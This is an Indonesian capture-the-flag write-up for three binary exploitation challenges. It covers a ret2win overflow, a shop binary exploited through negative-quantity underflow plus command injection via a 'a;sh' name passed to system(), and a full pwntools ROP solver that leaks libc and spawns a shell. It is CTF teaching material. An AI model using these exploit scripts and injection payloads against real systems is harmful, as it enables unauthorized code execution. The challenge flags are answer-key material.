


```
  ❯❯ /tmp/tmp.77SGijxNFY/pwn/ret2win : python3 solve.py
[+] Opening connection to 18.136.199.188 on port 9001: Done
[*] Switching to interactive mode
 You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
RTRTNI25{Ju5t_4_Sm4ll_0v3rfl0w_t0_G3t_th3_W1n!}
[*] Got EOF while reading in interactive
```

didapatkan flagnya:

Flag: RTRTNI25{Ju5t_4_Sm4ll_0v3rfl0w_t0_G3t_th3_W1n!}

2. Ranger Shop [340 POINT]




We have store to buy flag! Let's do this!

Server : nc 18.136.199.188 9911

Always Day One - Menyala (NE)

PROOF OF CONCEPT


diberikan sebuah ELF file, jika dijalankan:



```
 ❯❯ /tmp/tmp.77SGijxNFY/pwn/ranger : ./shop
=== Rise The Ranger Shop Service ===
fopen voucher.txt: No such file or directory
No vouchers loaded.
Enter your name: tse
Welcome, tse! You start with 0 points.

Menu:
1) Claim voucher
2) Search
3) Lucky spin
4) Shop
5) Buy flag
6) Show points
0) Exit
Choice:
```

ternyata sebuah flag shop.

ketika kita coba masukin angka negatif:



```
Menu:
1) Claim voucher
2) Search
3) Lucky spin
4) Shop
5) Buy flag
6) Show points
0) Exit
Choice: 4
1--- Shop ---
1) Apple
2) Banana
3) Cherry
0) Back
Choice:
Quantity: -1000000
Total cost: -5000000
Purchased! New points: 5000000

Menu:
1) Claim voucher
2) Search
3) Lucky spin
4) Shop
5) Buy flag
6) Show points
0) Exit
Choice: 5
 _
| |_ ___  ___
| __/ _ \/ __|
| ||  __/\__ \
 \__\___||___/

Keren! kamu dapat flag, di mana? hmm...
```

ternyata bisa diberi nilai negatif tapi ga langsung dapat flagnya. lanjut di-decompile, karena decompilenya panjang, intinya gini:

ketika program meminta nama:

```C/C++
fgets(s, 64, stdin);
/* pengecekan karakter terlarang: membandingkan dengan string nptr, yang
berisi */
/* set karakter tertentu seperti {}()|*& etc. Tapi bukan ';' atau spasi */
strncpy(user_name, s, 0xFu);
```

Nama disimpan lalu nanti di menu 5 dipakai:

```C/C++
__snprintf_chk(s, 256, 2, 256, "figlet %s", user_name);
system(s);
```


ini bahaya karena kalau user input ‘;’ user bisa jalanin command apa aja, contohnya input “a;sh” user dapat mendapatkan shell.

kemudian di menu 4:

```C/C++
v23 = strtol(s, 0, 10) * v22; // v22 = harga per item
if ( v23 > points ) { puts("Not enough"); }
else points -= v23;
```

Jika strtol menghasilkan nilai negatif (quantity negatif), v23 negatif -> points -= (neg) -> points bertambah. ini yang menyebabkan point kita bertambah jika diberi nilai negatif

jadi dengan menggabungkan dua vuln ini kita bisa exploit programnya. seperti:




```
  ❯❯ /tmp/tmp.77SGijxNFY/pwn/ranger : nc 18.136.199.188 9911
=== Rise The Ranger Shop Service ===
Enter your name: a;sh
Welcome, a;sh! You start with 0 points.

Menu:
1) Claim voucher
2) Search
3) Lucky spin
4) Shop
5) Buy flag
6) Show points
0) Exit
Choice: 4
1
--- Shop ---
1) Apple
2) Banana
3) Cherry
0) Back
Choice: Quantity: -1000000
Total cost: -5000000
Purchased! New points: 5000000

Menu:
1) Claim voucher
2) Search
3) Lucky spin
4) Shop
5) Buy flag
6) Show points
0) Exit
Choice: 5

  __ _
 / _` |
| (_| |
 \__,_|

ls
0720f254f2345e44ed396e7ff8346ab1.txt  shop  voucher.txt
cat 0720f254f2345e44ed396e7ff8346ab1.txt
RTRTNI25{c9f769e366ec795cecb3830212ea8e3d}
```

didapat flagnya:

Flag: RTRTNI25{c9f769e366ec795cecb3830212ea8e3d}

3. Return to ROP [444 POINT]




Biner ini memiliki buffer overflow klasik. File libc tidak disediakan, tetapi server berjalan di OS ubuntu:20.04.

Server : nc 18.136.199.188 9009

Always Day One - Menyala (KA)

PROOF OF CONCEPT

diberikan sebuah ELF file dan juga diberi OS yang menjalankan program ini, yang berarti ga perlu repot repot leak libc lagi. jika dijalankan:



```
 ❯❯ /tmp/tmp.77SGijxNFY/pwn/rop : ./rop_me_baby
Here's a little secret to get you started: 0x565415e3c289
Welcome to the expert ROP challenge!
Your goal: pop a shell and read flag.txt.
I have a buffer at 0x565415e3f060, send me some data to store:
ls
Thanks, I've stored your data.
Now, show me what you've got: ls
Goodbye!
```

didapatkan bahwa programnya ngeprint dua address. lanjut kita decompile filenya:
main:

```C/C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  setup(argc, argv, envp);
  printf("Here's a little secret to get you started: %p\n", main);
  puts("Welcome to the expert ROP challenge!");
  puts("Your goal: pop a shell and read flag.txt.");
  write_to_memory();
  vulnerable_function();
  puts("Goodbye!");
  return 0;
}
```

write_to_memory:

```C/C++
int write_to_memory()
{
  printf("I have a buffer at %p, send me some data to store:\n",
&bss_buffer);
  read(0, &bss_buffer, 0xFFu);
  return puts("Thanks, I've stored your data.");
}
```

vulnerable_function:

```C/C++
ssize_t vulnerable_function()
{
  _BYTE buf[128]; // [rsp+0h] [rbp-80h] BYREF

  printf("Now, show me what you've got: ");
  return read(0, buf, 0x200u);
}
```


dari sini didapat address yang di-leak program adalah address main dan juga .bss. kemudian vulnerable_function juga terdapat BOF.
jadi flow exploitnya: dapetin leak main dan bss -> tulis /bin/sh ke .bss -> rop chain untuk leak puts di libc -> hitung libc_base dari leak puts tadi -> panggil system('/bin/sh')
solver.py:

```Python
from pwn import *
import re, sys
```

```python
BIN   = './rop_me_baby_patched'
LIBC  = './libc.so.6'
HOST, PORT = '18.136.199.188', 9009
USE_REMOTE = (len(sys.argv) > 1 and sys.argv[1] == 'r')

context.binary = ELF(BIN)
elf = context.binary
context.log_level = 'info'

# connect
p = remote(HOST, PORT) if USE_REMOTE else process(BIN)

# --- siklus 0: sync & ambil base + bss ---
p.recvuntil(b"Here's a little secret")
leak_main = int(re.search(rb'0x[0-9a-fA-F]+', p.recvline()).group(0), 16)
base = leak_main - elf.symbols['main']
elf.address = base
p.recvuntil(b"I have a buffer at ")
bss = int(re.search(rb'0x[0-9a-fA-F]+', p.recvline()).group(0), 16)
log.success(f"PIE base = {hex(base)}")
log.success(f".bss     = {hex(bss)}")

POP_RDI   = base + 0x1363
RET       = base + 0x101a
PUTS_PLT  = elf.plt['puts']
BACK_MAIN = elf.sym['main']
PUTS_GOT  = elf.got['puts']

# tulis "/bin/sh" ke bss dan masuk prompt BOF
p.send(b"/bin/sh\x00")
p.recvuntil(b"Thanks, I've stored your data.\n")
p.recvuntil(b"Now, show me what you've got: ")
binsh = bss  # kita taruh di awal buffer .bss yang dicetak

# --- siklus 1: leak puts@libc via puts(puts@GOT) ---
rop  = b'A'*0x88
rop += p64(POP_RDI) + p64(PUTS_GOT)
rop += p64(PUTS_PLT)
rop += p64(BACK_MAIN)
p.send(rop)

raw = p.recvline(keepends=False)                    # <= 6 byte
leak_puts = u64(raw.ljust(8, b'\x00'))
log.success(f"puts@libc = {hex(leak_puts)}")

# resync ke siklus berikutnya (program print banner lagi)
p.recvuntil(b"Here's a little secret")
_ = p.recvline()
p.recvuntil(b"I have a buffer at ")
_ = p.recvline()

# tulis lagi "/bin/sh" (aman), lalu prompt BOF
p.send(b"/bin/sh\x00")
p.recvuntil(b"Thanks, I've stored your data.\n")
p.recvuntil(b"Now, show me what you've got: ")
```

```
# hitung libc base + system
libc = ELF(LIBC)
libc_base   = leak_puts - libc.sym['puts']
system_addr = libc_base + libc.sym['system']
log.success(f"libc base = {hex(libc_base)}")
log.success(f"system    = {hex(system_addr)}")

# --- siklus 2: system("/bin/sh") ---
rop  = b'B'*0x88
rop += p64(RET)
rop += p64(POP_RDI) + p64(binsh)
rop += p64(system_addr)
p.send(rop)

p.interactive()
```

jika dijalankan:



```
 ❯❯ /tmp/tmp.77SGijxNFY/pwn/rop : python3 solver.py r
[*] '/tmp/tmp.77SGijxNFY/pwn/rop/rop_me_baby_patched'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to 18.136.199.188 on port 9009: Done
[+] PIE base = 0x5cc82739b000
[+] .bss     = 0x5cc82739f060
[+] puts@libc = 0x7f9490d6a420
[*] '/tmp/tmp.77SGijxNFY/pwn/rop/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
[+] libc base = 0x7f9490ce6000
[+] system    = 0x7f9490d38290
[*] Switching to interactive mode
$ ls
Dockerfile
Makefile
a.txt
docker-compose.yml
exploit.py
flag.txt
rop_me_baby
rop_me_baby.c
rop_me_baby_1
$ cat flag.txt
RTRTNI25{Chaining_Gadgets_For_Ultimate_Power}
$ 
```

didapat flagnya:

Flag: RTRTNI25{Chaining_Gadgets_For_Ultimate_Power}